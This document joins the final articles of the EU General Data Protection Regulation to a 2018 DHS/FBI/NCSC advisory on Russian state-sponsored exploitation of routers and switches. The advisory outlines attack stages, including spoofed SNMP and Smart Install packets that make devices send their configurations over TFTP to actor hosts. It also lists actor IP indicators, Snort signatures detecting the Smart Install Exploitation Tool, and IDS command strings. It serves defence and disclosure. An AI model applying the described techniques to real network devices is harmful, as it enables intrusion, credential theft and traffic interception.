- (k) any other aggravating or mitigating factor applicable to the circumstances of the case, such as financial benefits gained, or losses avoided, directly or indirectly, from the infringement.

3. If a controller or processor intentionally or negligently, for the same or linked processing operations, infringes several provisions of this Regulation, the total amount of the administrative fine shall not exceed the amount specified for the gravest infringement.

4. Infringements of the following provisions shall, in accordance with paragraph 2, be subject to administrative fines up to 10 000 000 EUR, or in the case of an undertaking, up to 2 % of the total worldwide annual turnover of the preceding financial year, whichever is higher:

- (a) the obligations of the controller and the processor pursuant to Articles 8, 11, 25 to 39 and 42 and 43;
- (b) the obligations of the certification body pursuant to Articles 42 and 43;
- (c) the obligations of the monitoring body pursuant to Article 41(4).

5. Infringements of the following provisions shall, in accordance with paragraph 2, be subject to administrative fines up to 20 000 000 EUR, or in the case of an undertaking, up to 4 % of the total worldwide annual turnover of the preceding financial year, whichever is higher:

- (a) the basic principles for processing, including conditions for consent, pursuant to Articles 5, 6, 7 and 9;
- (b) the data subjects' rights pursuant to Articles 12 to 22;
- (c) the transfers of personal data to a recipient in a third country or an international organisation pursuant to Articles 44 to 49;
- (d) any obligations pursuant to Member State law adopted under Chapter IX;
- (e) non-compliance with an order or a temporary or definitive limitation on processing or the suspension of data flows by the supervisory authority pursuant to Article 58(2) or failure to provide access in violation of Article 58(1).

6. Non-compliance with an order by the supervisory authority as referred to in Article 58(2) shall, in accordance with paragraph 2 of this Article, be subject to administrative fines up to 20 000 000 EUR, or in the case of an undertaking, up to 4 % of the total worldwide annual turnover of the preceding financial year, whichever is higher.

7. Without prejudice to the corrective powers of supervisory authorities pursuant to Article 58(2), each Member State may lay down the rules on whether and to what extent administrative fines may be imposed on public authorities and bodies established in that Member State.

8. The exercise by the supervisory authority of its powers under this Article shall be subject to appropriate procedural safeguards in accordance with Union and Member State law, including effective judicial remedy and due process.

9. Where the legal system of the Member State does not provide for administrative fines, this Article may be applied in such a manner that the fine is initiated by the competent supervisory authority and imposed by competent national courts, while ensuring that those legal remedies are effective and have an equivalent effect to the administrative fines imposed by supervisory authorities. In any event, the fines imposed shall be effective, proportionate and dissuasive. Those Member States shall notify to the Commission the provisions of their laws which they adopt pursuant to this paragraph by 25 May 2018 and, without delay, any subsequent amendment law or amendment affecting them.

Article 84

Penalties

1. Member States shall lay down the rules on other penalties applicable to infringements of this Regulation in particular for infringements which are not subject to administrative fines pursuant to Article 83, and shall take all measures necessary to ensure that they are implemented. Such penalties shall be effective, proportionate and dissuasive.

2. Each Member State shall notify to the Commission the provisions of its law which it adopts pursuant to paragraph 1, by 25 May 2018 and, without delay, any subsequent amendment affecting them.

CHAPTER IX

Provisions relating to specific processing situations

Article 85

Processing and freedom of expression and information

1. Member States shall by law reconcile the right to the protection of personal data pursuant to this Regulation with the right to freedom of expression and information, including processing for journalistic purposes and the purposes of academic, artistic or literary expression.

2. For processing carried out for journalistic purposes or the purpose of academic artistic or literary expression, Member States shall provide for exemptions or derogations from Chapter II (principles), Chapter III (rights of the data subject), Chapter IV (controller and processor), Chapter V (transfer of personal data to third countries or international organisations), Chapter VI (independent supervisory authorities), Chapter VII (cooperation and consistency) and Chapter IX (specific data processing situations) if they are necessary to reconcile the right to the protection of personal data with the freedom of expression and information.

3. Each Member State shall notify to the Commission the provisions of its law which it has adopted pursuant to paragraph 2 and, without delay, any subsequent amendment law or amendment affecting them.

Article 86

Processing and public access to official documents

Personal data in official documents held by a public authority or a public body or a private body for the performance of a task carried out in the public interest may be disclosed by the authority or body in accordance with Union or Member State law to which the public authority or body is subject in order to reconcile public access to official documents with the right to the protection of personal data pursuant to this Regulation.

Article 87

Processing of the national identification number

Member States may further determine the specific conditions for the processing of a national identification number or any other identifier of general application. In that case the national identification number or any other identifier of general application shall be used only under appropriate safeguards for the rights and freedoms of the data subject pursuant to this Regulation.

Article 88

Processing in the context of employment

1. Member States may, by law or by collective agreements, provide for more specific rules to ensure the protection of the rights and freedoms in respect of the processing of employees' personal data in the employment context, in particular for the purposes of the recruitment, the performance of the contract of employment, including discharge of obligations laid down by law or by collective agreements, management, planning and organisation of work, equality and diversity in the workplace, health and safety at work, protection of employer's or customer's property and for the purposes of the exercise and enjoyment, on an individual or collective basis, of rights and benefits related to employment, and for the purpose of the termination of the employment relationship.

2. Those rules shall include suitable and specific measures to safeguard the data subject's human dignity, legitimate interests and fundamental rights, with particular regard to the transparency of processing, the transfer of personal data within a group of undertakings, or a group of enterprises engaged in a joint economic activity and monitoring systems at the work place.

3. Each Member State shall notify to the Commission those provisions of its law which it adopts pursuant to paragraph 1, by 25 May 2018 and, without delay, any subsequent amendment affecting them.

Article 89

Safeguards and derogations relating to processing for archiving purposes in the public interest, scientific or historical research purposes or statistical purposes

1. Processing for archiving purposes in the public interest, scientific or historical research purposes or statistical purposes, shall be subject to appropriate safeguards, in accordance with this Regulation, for the rights and freedoms of the data subject. Those safeguards shall ensure that technical and organisational measures are in place in particular in

order to ensure respect for the principle of data minimisation. Those measures may include pseudonymisation provided that those purposes can be fulfilled in that manner. Where those purposes can be fulfilled by further processing which does not permit or no longer permits the identification of data subjects, those purposes shall be fulfilled in that manner.

2. Where personal data are processed for scientific or historical research purposes or statistical purposes, Union or Member State law may provide for derogations from the rights referred to in Articles 15, 16, 18 and 21 subject to the conditions and safeguards referred to in paragraph 1 of this Article in so far as such rights are likely to render impossible or seriously impair the achievement of the specific purposes, and such derogations are necessary for the fulfilment of those purposes.

3. Where personal data are processed for archiving purposes in the public interest, Union or Member State law may provide for derogations from the rights referred to in Articles 15, 16, 18, 19, 20 and 21 subject to the conditions and safeguards referred to in paragraph 1 of this Article in so far as such rights are likely to render impossible or seriously impair the achievement of the specific purposes, and such derogations are necessary for the fulfilment of those purposes.

4. Where processing referred to in paragraphs 2 and 3 serves at the same time another purpose, the derogations shall apply only to processing for the purposes referred to in those paragraphs.

Article 90

Obligations of secrecy

1. Member States may adopt specific rules to set out the powers of the supervisory authorities laid down in points (e) and (f) of Article 58(1) in relation to controllers or processors that are subject, under Union or Member State law or rules established by national competent bodies, to an obligation of professional secrecy or other equivalent obligations of secrecy where this is necessary and proportionate to reconcile the right of the protection of personal data with the obligation of secrecy. Those rules shall apply only with regard to personal data which the controller or processor has received as a result of or has obtained in an activity covered by that obligation of secrecy.

2. Each Member State shall notify to the Commission the rules adopted pursuant to paragraph 1, by 25 May 2018 and, without delay, any subsequent amendment affecting them.

Article 91

Existing data protection rules of churches and religious associations

1. Where in a Member State, churches and religious associations or communities apply, at the time of entry into force of this Regulation, comprehensive rules relating to the protection of natural persons with regard to processing, such rules may continue to apply, provided that they are brought into line with this Regulation.

2. Churches and religious associations which apply comprehensive rules in accordance with paragraph 1 of this Article shall be subject to the supervision of an independent supervisory authority, which may be specific, provided that it fulfils the conditions laid down in Chapter VI of this Regulation.

CHAPTER X

Delegated acts and implementing acts

Article 92

Exercise of the delegation

1. The power to adopt delegated acts is conferred on the Commission subject to the conditions laid down in this Article.

2. The delegation of power referred to in Article 12(8) and Article 43(8) shall be conferred on the Commission for an indeterminate period of time from 24 May 2016.
3. The delegation of power referred to in Article 12(8) and Article 43(8) may be revoked at any time by the European Parliament or by the Council. A decision of revocation shall put an end to the delegation of power specified in that decision. It shall take effect the day following that of its publication in the *Official Journal of the European Union* or at a later date specified therein. It shall not affect the validity of any delegated acts already in force.
4. As soon as it adopts a delegated act, the Commission shall notify it simultaneously to the European Parliament and to the Council.
5. A delegated act adopted pursuant to Article 12(8) and Article 43(8) shall enter into force only if no objection has been expressed by either the European Parliament or the Council within a period of three months of notification of that act to the European Parliament and the Council or if, before the expiry of that period, the European Parliament and the Council have both informed the Commission that they will not object. That period shall be extended by three months at the initiative of the European Parliament or of the Council.

Article 93

Committee procedure

1. The Commission shall be assisted by a committee. That committee shall be a committee within the meaning of Regulation (EU) No 182/2011.
2. Where reference is made to this paragraph, Article 5 of Regulation (EU) No 182/2011 shall apply.
3. Where reference is made to this paragraph, Article 8 of Regulation (EU) No 182/2011, in conjunction with Article 5 thereof, shall apply.

CHAPTER XI

Final provisions

Article 94

Repeal of Directive 95/46/EC

1. Directive 95/46/EC is repealed with effect from 25 May 2018.
2. References to the repealed Directive shall be construed as references to this Regulation. References to the Working Party on the Protection of Individuals with regard to the Processing of Personal Data established by Article 29 of Directive 95/46/EC shall be construed as references to the European Data Protection Board established by this Regulation.

Article 95

Relationship with Directive 2002/58/EC

This Regulation shall not impose additional obligations on natural or legal persons in relation to processing in connection with the provision of publicly available electronic communications services in public communication networks in the Union in relation to matters for which they are subject to specific obligations with the same objective set out in Directive 2002/58/EC.

*Article 96***Relationship with previously concluded Agreements**

International agreements involving the transfer of personal data to third countries or international organisations which were concluded by Member States prior to 24 May 2016, and which comply with Union law as applicable prior to that date, shall remain in force until amended, replaced or revoked.

*Article 97***Commission reports**

1. By 25 May 2020 and every four years thereafter, the Commission shall submit a report on the evaluation and review of this Regulation to the European Parliament and to the Council. The reports shall be made public.
2. In the context of the evaluations and reviews referred to in paragraph 1, the Commission shall examine, in particular, the application and functioning of:
 - (a) Chapter V on the transfer of personal data to third countries or international organisations with particular regard to decisions adopted pursuant to Article 45(3) of this Regulation and decisions adopted on the basis of Article 25(6) of Directive 95/46/EC;
 - (b) Chapter VII on cooperation and consistency.
3. For the purpose of paragraph 1, the Commission may request information from Member States and supervisory authorities.
4. In carrying out the evaluations and reviews referred to in paragraphs 1 and 2, the Commission shall take into account the positions and findings of the European Parliament, of the Council, and of other relevant bodies or sources.
5. The Commission shall, if necessary, submit appropriate proposals to amend this Regulation, in particular taking into account of developments in information technology and in the light of the state of progress in the information society.

*Article 98***Review of other Union legal acts on data protection**

The Commission shall, if appropriate, submit legislative proposals with a view to amending other Union legal acts on the protection of personal data, in order to ensure uniform and consistent protection of natural persons with regard to processing. This shall in particular concern the rules relating to the protection of natural persons with regard to processing by Union institutions, bodies, offices and agencies and on the free movement of such data.

*Article 99***Entry into force and application**

1. This Regulation shall enter into force on the twentieth day following that of its publication in the *Official Journal of the European Union*.
2. It shall apply from 25 May 2018.

This Regulation shall be binding in its entirety and directly applicable in all Member States.

Done at Brussels, 27 April 2016.

For the European Parliament

The President

M. SCHULZ

For the Council

The President

J.A. HENNIS-PLASSCHAERT



Advisory: Russian State-Sponsored Cyber Actors Targeting Network Infrastructure Devices

16 April 2018

© Crown Copyright 2018

About this document

This joint Technical Alert (TA) is the result of analytic efforts between the Department of Homeland Security (DHS), the Federal Bureau of Investigation (FBI), and the United Kingdom's National Cyber Security Centre (NCSC). This TA provides information on the worldwide cyber exploitation of network infrastructure devices (e.g. routers, switches, firewalls, Network-based Intrusion Detection System (NIDS) devices) by Russian state-sponsored cyber actors.

Handling of the Report

Information in this report has been given a Traffic Light Protocol (TLP) of WHITE, which means, subject to standard Copyright rules, it may be distributed without restriction.

Disclaimer

This report draws on reported information, as well as information derived from industry sources.

Systems Affected

- Generic Routing Encapsulation (GRE) Enabled Devices
- Cisco Smart Install (SMI) Enabled Devices
- Simple Network Management Protocol (SNMP) Enabled Network Devices

Overview

The targets of this activity are primarily government and private-sector organisations, critical infrastructure providers, and the Internet service providers (ISPs) supporting these sectors. This report contains technical details on the tactics, techniques, and procedures (TTPs) used by Russian state-sponsored cyber actors to compromise victims. Victims were identified through a coordinated series of actions between U.S. and international partners.

This report builds on previous DHS reporting and advisories from the United Kingdom, Australia, and the European Union.¹²³⁴⁵ This report contains indicators of compromise (IOCs) and contextual information regarding observed behaviours on the networks of compromised victims. FBI and the NCSC have high confidence that Russian state-sponsored cyber actors are using compromised routers to conduct man-in-the-middle attacks to support espionage, extract intellectual property, maintain persistent access to victim networks, and potentially lay a foundation for future offensive operations.

DHS, FBI, and the NCSC urge readers to act on past alerts and advisories issued by the US and UK Governments, allied governments, network device manufacturers, and private-sector security organisations. Elements from these alerts and advisories have been selected and disseminated in a wide variety of security news outlets and social media platforms. The current state of US and UK network devices—coupled with a Russian government campaign to exploit these devices—threatens the safety, security, and economic well-being of the United States and the United Kingdom. The purpose of this TA is to inform network device vendors, ISPs, public-sector organisations, private sector corporations, and small office home office (SOHO)

¹ The increasing Threat to Network Infrastructure Devices and Recommended Mitigations. U.S. Department of Homeland Security. AR-16-20173. August 30, 2016. (<https://cyber.dhs.gov/assets/report/ar-16-20173.pdf>)

² Cisco Smart Install Protocol Issues. European Union Computer Emergency Response Team (CERT-EU). Advisory 2017-003. February 22, 2017. (<http://cert.europa.eu/static/securityadvisories/2017/cert-eu-sa2017-003>)

³ Internet Edge Device Security. United Kingdom. National Cyber Security Centre. May 12, 2017. (<https://www.ncsc.gov.uk/guidance/internet-edge-device-security>)

⁴ UK Internet Edge Router Devices: Advisory. United Kingdom. National Cyber Security Centre. August 11, 2017. (<https://www.ncsc.gov.uk/information/uk-internet-edge-router-devices-advisory>)

⁵ Routers Targeted. Australian Cyber Security Centre. August 16, 2017. (<https://www.acsc.gov.au/news/routers-targeted.html>)

customers about the Russian government campaign, provide information to identify malicious activity, and reduce exposure to this activity.

For a downloadable copy of the attachments referenced in this TA, please see Annex A, B, C and D.

Details

Since 2015, the US and UK Governments have received information from multiple sources — including private and public sector cybersecurity research organisations and allies — that cyber actors are exploiting large numbers of enterprise-class and SOHO/residential routers and switches worldwide. The US and UK Governments assess that cyber actors supported by the Russian government carried out this worldwide campaign. These operations enable espionage and intellectual property that supports the Russian Federation's national security and economic goals.

Legacy Protocols and Poor Security Practice

Russian cyber actors leverage a number of legacy or weak protocols and service ports associated with network administration activities. Cyber actors use these weaknesses to:

- identify vulnerable devices;
- extract device configurations;
- map internal network architectures;
- harvest login credentials;
- masquerade as privileged users;
- modify
 - device firmware,
 - operating systems,
 - configurations; and
- copy or redirect victim traffic through Russian cyber actor controlled infrastructure.

Additionally, Russian cyber actors could potentially modify or deny traffic traversing through the router.

Russian cyber actors do not need to leverage zero-day vulnerabilities, or install malware, to exploit these devices. Instead, cyber actors take advantage of the following vulnerabilities:

- devices with legacy unencrypted protocols or unauthenticated services;
- devices insufficiently hardened before installation; and
- devices no longer supported with security patches by manufacturers or vendors (end-of-life devices).

These factors allow for both intermittent and persistent access to both intellectual property and US and UK critical infrastructure that supports the health and safety of the US and UK populations.

Own the router, own the traffic

Network devices are ideal targets. Most or all organisational and customer traffic must traverse these critical devices. A malicious actor with presence on an organisation's gateway router has the ability to monitor, modify, and deny traffic to and from the organisation. A malicious actor with presence on an organisation's internal routing and switching infrastructure can monitor, modify, and deny traffic to and from key hosts inside the network and leverage trust relationships to conduct lateral movement to other hosts. Organisations that use legacy, unencrypted protocols to manage hosts and services, make successful credential harvesting easy for these actors. An actor controlling a router between Industrial Control Systems – Supervisory Control and Data Acquisition (ICS-SCADA) sensors and controllers in a critical infrastructure - such as the Energy Sector - can manipulate the messages, creating dangerous configurations that could lead to loss of service or physical destruction. Whoever controls the routing infrastructure of a network essentially controls the data flowing through the network.

Network Devices – Often Easy Targets

Network devices are often easy targets. Once installed, many network devices are not maintained at the same security level as other general-purpose desktops and servers. The following factors can also contribute to the vulnerability of network devices:

- Few network devices - especially SOHO and residential-class routers - run antivirus, integrity-maintenance, and other security tools that help protect general purpose hosts;
- Manufacturers build and distribute these network devices with exploitable services, which are enabled for ease of installation, operation, and maintenance;
- Owners and operators of network devices do not change vendor default settings, harden them for operations, or perform regular patching;
- ISPs do not replace equipment on a customer's property when that equipment is no longer supported by the manufacturer or vendor; and
- Owners and operators often overlook network devices when they investigate, examine for intruders, and restore general-purpose hosts after cyber intrusions.

Impact

Stage 1: Reconnaissance

Russian state-sponsored cyber actors have conducted both broad-scale and targeted scanning of Internet address spaces. Such scanning allows these actors to identify enabled Internet-facing ports and services, conduct device fingerprinting, and discover vulnerable network infrastructure devices. Protocols targeted in this scanning include:

- Telnet (typically Transmission Control Protocol (TCP) port 23, but traffic can be directed to a wide range of TCP ports such as 80, 8080, etc.);
- Hypertext Transport Protocol (HTTP, port 80);
- Simple Network Management Protocol (SNMP, ports 161/162); and
- Cisco Smart Install (SMI port 4786).

Login banners and other data collected from enabled services can reveal the make and model of the device and information about the organisation for future engagement.

Device configuration files extracted in previous operations can enhance the reconnaissance effort and allow these actors to refine their methodology.

Stage 2: Weaponization and Stage 3: Delivery

Commercial and government security organisations have identified specially crafted SNMP and SMI packets that trigger the scanned device to send its configuration file to a cyber actor controlled host via Trivial File Transfer Protocol (TFTP), User Datagram Protocol (UDP) port 69.⁶⁷⁸ If the targeted network is blocking external SNMP at the network boundary, cyber actors spoof the source address of the SNMP UDP datagram as coming from inside the targeted network. The design of SMI (directors and clients) requires the director and clients to be on the same network. However, since SMI is an unauthenticated protocol, the source address for SMI is also susceptible to spoofing.

The configuration file contains a significant amount of information about the scanned device, including password hash values. These values allow cyber actors to derive legitimate credentials. The configuration file also contains SNMP community strings and other network information that allows the cyber actors to build network maps and facilitate future targeted exploitation.

⁶ Cisco Smart Install Protocol Misuse. Cisco. February 14, 2017. Updated October 30, 2017. (<https://tools.cisco.com/security/center/content/ciscosecurityadvisory/cisco-sa-20170214-smi>)

⁷ Routers Targeted. Australian Cyber Security Centre. August 16, 2017. (<https://www.acsc.gov.au/news/routers-targeted.html>)

⁸ Cisco Smart Install Protocol Misuse. NSA, IAD. August 7, 2017. (<https://www.iad.gov/iad/library/ia-advisories-alerts/cisco-smart-install-protocol-misuse.cfm>)

Stage 4: Exploitation

Legitimate user masquerade is the primary method by which these cyber actors exploit targeted network devices. In some cases, the actors use brute-force attacks to obtain Telnet and SSH login credentials. However, for the most part, cyber actors are able to easily obtain legitimate credentials, which they then use to access routers. Organisations that permit default or commonly used passwords, have weak password policies, or permit passwords that can be derived from credential-harvesting activities, allow cyber actors to easily guess or access legitimate user credentials. Cyber actors can also access legitimate credentials by extracting password hash values from configurations sent by owners and operators across the Internet or by SNMP and SMI scanning.

Armed with the legitimate credentials, cyber actors can authenticate into the device as a privileged user via remote management services such as Telnet, SSH, or the web management interface.

Stage 5: Installation

SMI is an unauthenticated management protocol developed by Cisco. This protocol supports a feature that allows network administrators to download or overwrite any file on any Cisco router or switch that supports this feature. This feature is designed to enable network administrators to remotely install and configure new devices and install new OS files.

On November 18, 2016, a Smart Install Exploitation Tool (SIET) was posted to the Internet. The SIET takes advantage of the unauthenticated SMI design. Commercial and government security organisations have noted that Russian state-sponsored cyber actors have leveraged the SIET to abuse SMI to download current configuration files. Of concern, any actor may leverage this capability to overwrite files to modify the device configurations, or upload maliciously modified OS or firmware to enable persistence. Additionally, these network devices have writable file structures where malware for other platforms may be stored to support lateral movement throughout the targeted network.

Stage 6: Command and Control

Cyber actors masquerade as legitimate users to log into a device or establish a connection via a previously uploaded OS image with a backdoor. Once successfully logged into the device, cyber actors execute privileged commands. These cyber actors create a man-in-the-middle scenario that allows them to:

- extract additional configuration information;
- export the OS image file to an externally located cyber actor-controlled FTP server;

- modify device configurations;
- create Generic Routing Encapsulation (GRE) tunnels; or
- mirror or redirect network traffic through other network infrastructure they control.

At this stage, cyber actors are not restricted from modifying or denying traffic to and from the victim. Although there are no reports of this activity, it is technically possible.

Detection

Telnet

- Review network device logs and netflow data for indications of TCP Telnet-protocol traffic directed at port 23 on all network device hosts.
- Although Telnet may be directed at other ports (e.g., port 80, HTTP), port 23 is the primary target. Inspect any indication of Telnet sessions (or attempts).
- Because Telnet is an unencrypted protocol, session traffic will reveal command line interface (CLI) command sequences appropriate for the make and model of the device.
- CLI strings may reveal login procedures, presentation of user credentials, commands to display boot or running configuration, copying files and creation or destruction of GRE tunnels, etc.
- See Annexes A and B for CLI strings for Cisco and other vendors' devices.

SNMP and TFTP

- Review network device logs and netflow data for indications of UDP SNMP traffic directed at port 161/162 on all network-device hosts. Because SNMP is a management tool, any such traffic that is not from a trusted management host on an internal network should be investigated.
- Review the source address of SNMP traffic for indications of addresses that spoof the address space of the network.
- Review outbound network traffic from the network device for evidence of Internet-destined UDP TFTP traffic. Any correlation of inbound or spoofed SNMP closely followed by outbound TFTP should be cause for alarm and further inspection.
- See Annex C for detection of the cyber actors' SNMP tactics.
- Because TFTP is an unencrypted protocol, session traffic will reveal strings associated with configuration data appropriate for the make and model of the device.
- See Annexes A and B for CLI strings for Cisco and other vendor's devices.

SMI and TFTP

- Review network device logs and netflow data for indications of TCP SMI protocol traffic directed at port 4786 of all network-device hosts. Because SMI is a management feature, any traffic that is not from a trusted management host on an internal network should be investigated.
- Review outbound network traffic from the network device for evidence of Internet-destined UDP TFTP traffic. Any correlation of inbound SMI closely followed by outbound TFTP should be cause for alarm and further inspection.
- Of note, between June 29 and July 6, 2017, Russian actors used the SMI protocol to scan for vulnerable network devices. Two Russian cyber actors controlled hosts 91.207.57[.]69 and 176.223.111[.]160, and connected to IPs on several network ranges on port 4786.
- See Annex D for detection of the cyber actors' SMI tactics.
- Because TFTP is an unencrypted protocol, session traffic will reveal strings appropriate for the make and model of the device. See Annexes A and B for CLI strings for Cisco and other vendors' devices.

Determine if SMI is present

- Examine the output of "show vstack config | inc Role". The presence of "Role: Client (SmartInstall enabled)" indicates that Smart Install is configured.
- Examine the output of "show tcp brief all" and look for "*:4786". The SMI feature listens on tcp/4786.
- Note: The commands above will indicate whether the feature is enabled on the device but not whether a device has been compromised.

Detect use of SMI

- The following signature may be used to detect SMI usage:

```
alert tcp any any -> any 4786 (msg:"Smart Install Protocol";  
flow:established,only_stream; content:"|00 00 00 01 00 00 00 01|";  
offset:0; depth:8; fast_pattern;)
```

- Flag as suspicious and investigate SMI traffic arriving from outside the network boundary.
- If SMI is not used inside the network, any SMI traffic arriving on an internal interface should be flagged as suspicious and investigated for the existence of an unauthorized SMI director.
- If SMI is used inside the network, ensure that the traffic is coming from an authorized SMI director, and not from a bogus director.
- See Cisco recommendations for detecting and mitigating SMI.⁹

⁹ Cisco Smart Install Protocol Misuse. Cisco. February 14, 2017. Updated October 30, 2017.
(<https://tools.cisco.com/security/center/content/ciscosecurityadvisory/cisco-sa-20170214-smi>)

Detect use of SIET

The following signatures detect usage of the SIET's commands `change_config`, `get_config`, `update_ios`, and `execute`. These signatures are valid based on the SIET tool available as of early September 2017:

- alert tcp any any -> any 4786 (msg:"SmartInstallExploitationTool_UpdateIos_And_Execute"; flow:established; content:"|00 00 00 01 00 00 00 01 00 00 00 02 00 00 01 c4|"; offset:0; depth:16; fast_pattern; content:"://");
- alert tcp any any -> any 4786 (msg:"SmartInstallExploitationTool_ChangeConfig"; flow:established; content:"|00 00 00 01 00 00 00 01 00 00 00 03 00 00 01 28|"; offset:0; depth:16; fast_pattern; content:"://");
- alert tcp any any -> any 4786 (msg:"SmartInstallExploitationTool_GetConfig"; flow: established; content:"|00 00 00 01 00 00 00 01 00 00 00 08 00 00 04 08|"; offset:0; depth:16; fast_pattern; content:"copy|20|");

In general, exploitation attempts with the SIET tool will likely arrive from outside the network boundary. However, before attempting to tune or limit the range of these signatures, i.e. with `$EXTERNAL_NET` or `$HOME_NET`, it is recommended that they be deployed with the source and destination address ranges set to "any". This will allow the possibility of detection of an attack from an unanticipated source, and may allow for coverage of devices outside of the normal scope of what may be defined as the `$HOME_NET`.

GRE Tunnelling

Inspect the presence of protocol 47 traffic flowing to or from unexpected addresses, or unexplained presence of GRE tunnel creation, modification, or destruction in log files.

Mitigation Strategies

There is a significant amount of publicly available cyber security guidance and best practices from the NCSC, DHS, allied governments, vendors, and the private-sector cyber security community on mitigation strategies for the exploitation vectors described above. The following are additional mitigations for network device manufacturers, ISPs, and owners or operators.

General Mitigations

All

- Do not allow unencrypted (i.e. plaintext) management protocols (e.g. Telnet) to enter an organisation from the Internet. When encrypted protocols such as SSH, HTTPS, or TLS are not possible, management activities from outside the organisation should be done through an encrypted Virtual Private Network (VPN) where both ends are mutually authenticated.
- Do not allow Internet access to the management interface of any network device. The best practice is to block Internet-sourced access to the device management interface and restrict device management to an internal trusted and whitelisted host or LAN. If access to the management interface cannot be restricted to an internal trusted network, restrict remote management access via encrypted VPN capability where both ends are mutually authenticated. Whitelist the network or host from which the VPN connection is allowed, and deny all others.
- Disable legacy unencrypted protocols such as Telnet and SNMPv1 or v2c. Where possible, use modern encrypted protocols such as SSH and SNMPv3. Harden the encrypted protocols based on current best security practice. The NCSC and DHS strongly advise owners and operators to retire and replace legacy devices that cannot be configured to use SNMP V3.
- Immediately change default passwords and enforce a strong password policy. Do not reuse the same password across multiple devices. Each device should have a unique password. Where possible, avoid legacy password-based authentication, and implement two-factor authentication based on public-private keys. See NCCIC/US-CERT TA13-175A — Risks of Default Passwords on the Internet¹⁰, last revised 7 October 2016.

Manufacturers

- Do not design products to support legacy or unencrypted protocols. If this is not possible, deliver the products with these legacy or unencrypted protocols disabled by default, and require the customer to enable the protocols after accepting an interactive risk warning. Additionally, restrict these protocols to accept connections only from private addresses (i.e. RFC 1918).
- Do not design products with unauthenticated services. If this is not possible, deliver the products with these unauthenticated services disabled by default, and require the customer to enable the services after accepting an interactive risk warning. Additionally, these unauthenticated services should be restricted to accept connections only from private address space (i.e. RFC 1918).
- Design installation procedures or scripts so that the customer is required to change all default passwords. Encourage the use of authentication services that do not depend on passwords, such as RSA-based Public Key Infrastructure (PKI) keys.
- Because YARA has become a security-industry standard way of describing rules for detecting malicious code on hosts, consider embedding YARA or a YARA-like capability to ingest and use YARA rules on routers, switches, and other network devices.

¹⁰ <https://www.us-cert.gov/ncas/alerts/TA13-175A>

Security Vendors

- Produce and publish YARA rules for malware discovered on network devices.

ISPs

- Do not field equipment in the network core or to customer premises with legacy, unencrypted, or unauthenticated protocols and services. When purchasing equipment from vendors, include this requirement in purchase agreements.
- Disable legacy, unencrypted, or unauthenticated protocols and services. Use modern encrypted management protocols such as SSH. Harden the encrypted protocols based on current best security practices from the vendor.
- Initiate a plan to upgrade fielded equipment no longer supported by the vendor with software updates and security patches. The best practice is to field only supported equipment and replace legacy equipment prior to it falling into an unsupported state.
- Apply software updates and security patches to fielded equipment. When that is not possible, notify customers about software updates and security patches and provide timely instructions on how to apply them.

Owners or operators

- Specify in contracts that the ISP providing service will only field currently supported network equipment and will replace equipment when it falls into an unsupported state.
- Specify in contracts that the ISP will regularly apply software updates and security patches to fielded network equipment or will notify and provide the customers the ability to apply them.
- Block TFTP from leaving the organisation destined for Internet-based hosts. Network devices should be configured to send configuration data to a secured host on a trusted segment of the internal management LAN.
- Verify that the firmware and OS on each network device are from a trusted source and issued by the manufacturer. To validate the integrity of network devices, refer to the vendor's guidance, tools, and processes. See Cisco's Security Center for guidance to validate Cisco IOS firmware images.
- Cisco IOS runs in a variety of network devices under other labels, such as Linksys and SOHO Internet Gateway routers or firewalls as part of an Internet package by ISPs (e.g. Comcast). The indicators in Annex A may be applicable to your device.

Detailed Mitigations

Refer to the vendor-specific guidance for the make and model of network device in operation.

For information on mitigating SNMP vulnerabilities, see

- NCCIC/US-CERT Alert TA17-156A¹¹ — Reducing the Risk of SNMP Abuse, 5 June 2017, and
- NCCIC/US-CERT Alert TA16-2050A¹² — The Increasing Threat to Network Infrastructure Devices and Recommended Mitigations, 6 September 2016.

How to Mitigate SMI Abuse

- Configure network devices before installing onto a network exposed to the Internet. If SMI must be used during installation, disable SMI with the “no vstack” command before placing the device into operation.
- Prohibit remote devices attempting to cross a network boundary over TCP port 4786 via SMI.
- Prohibit outbound network traffic to external devices over UDP port 69 via TFTP.
- See Cisco recommendations for detecting and mitigating SMI.¹³
- Cisco IOS runs in a variety of network devices under other labels, such as Linksys and SOHO Internet Gateway routers or firewalls as part of an Internet package by ISPs (e.g. Comcast). Check with your ISP and ensure that they have disabled SMI before or at the time of installation, or obtain instructions on how to disable it.

How to Mitigate GRE Tunneling Abuse

- Verify that all routing tables configured in each border device are set to communicate with known and trusted infrastructure.
- Verify that any GRE tunnels established from border routers are legitimate and are configured to terminate at trusted endpoints.

Definitions

Operating System Fingerprinting is analysing characteristics of packets sent by a target, such as packet headers or listening ports, to identify the operating system in use on the target.¹⁴

Spear phishing is an attempt by an individual or group to solicit personal information from unsuspecting users by employing social engineering techniques. Phishing emails are crafted to appear as if they were sent from a legitimate organisation or known individual. These emails often attempt to entice users to click on a link that will take the user to a fraudulent website that appears legitimate. The

¹¹ <https://www.us-cert.gov/ncas/alerts/TA17-156A>

¹² <https://www.us-cert.gov/ncas/alerts/TA16-250A>

¹³ <https://tools.cisco.com/security/center/content/cisosecurityadvisory/cisco-sa-20170214-smi>

¹⁴ <https://csrc.nist.gov/Glossary/?term=401>

user then may be asked to provide personal information, such as account usernames and passwords, which can further expose them to future compromises.¹⁵

In a **watering hole attack**, the attacker compromises a site likely to be visited by a particular target group, rather than attacking the target group directly.¹⁶

¹⁵ <https://www.us-cert.gov/report-phishing>

¹⁶ See CNSSI 4009-2015 (<https://www.cnss.gov/CNSS/issuances/Instructions.cfm>)

Annex A

Cisco Related Command and Configuration Strings

Command Strings

Commands associated with Cisco IOS. These strings may be seen in inbound network traffic of unencrypted management tools such as Telnet or HTTP, in the logs of application layer firewalls, or in the logs of network devices. Network device owners and operators should review the Cisco documentation of their particular makes and models for strings that would allow the owner or operator to customize the list for an Intrusion Detection System (IDS). Detecting commands from Internet-based hosts should be a cause for concern and further investigation. Detecting these strings in network traffic or log files does not confirm compromise. Further analysis is necessary to remove false positives.

Strings:

```
'sh arp'  
'sho arp'  
'show arp'  
'sh bgp sum'  
'sho bgp sum'  
'show bgp sum'  
'sh cdp'  
'sho cdp'  
'show cdp'  
'sh con'  
'sho con'  
'show con'  
'sh ip route'  
'sho ip route'  
'show ip route'  
'sh inv'  
'sho inv'  
'show inv'  
'sh int'  
'sho int'  
'show int'  
'sh nat trans'  
'sho nat trans'  
'show nat trans'  
'sh run'  
'sho run'  
'show run'  
'sh ver'  
'sho ver'
```

```
'show ver'  
'sh isis'  
'sho isis'  
  
'show isis'  
  
'sh rom-monitor'  
'sho rom-monitor'  
'show rom-monitor'  
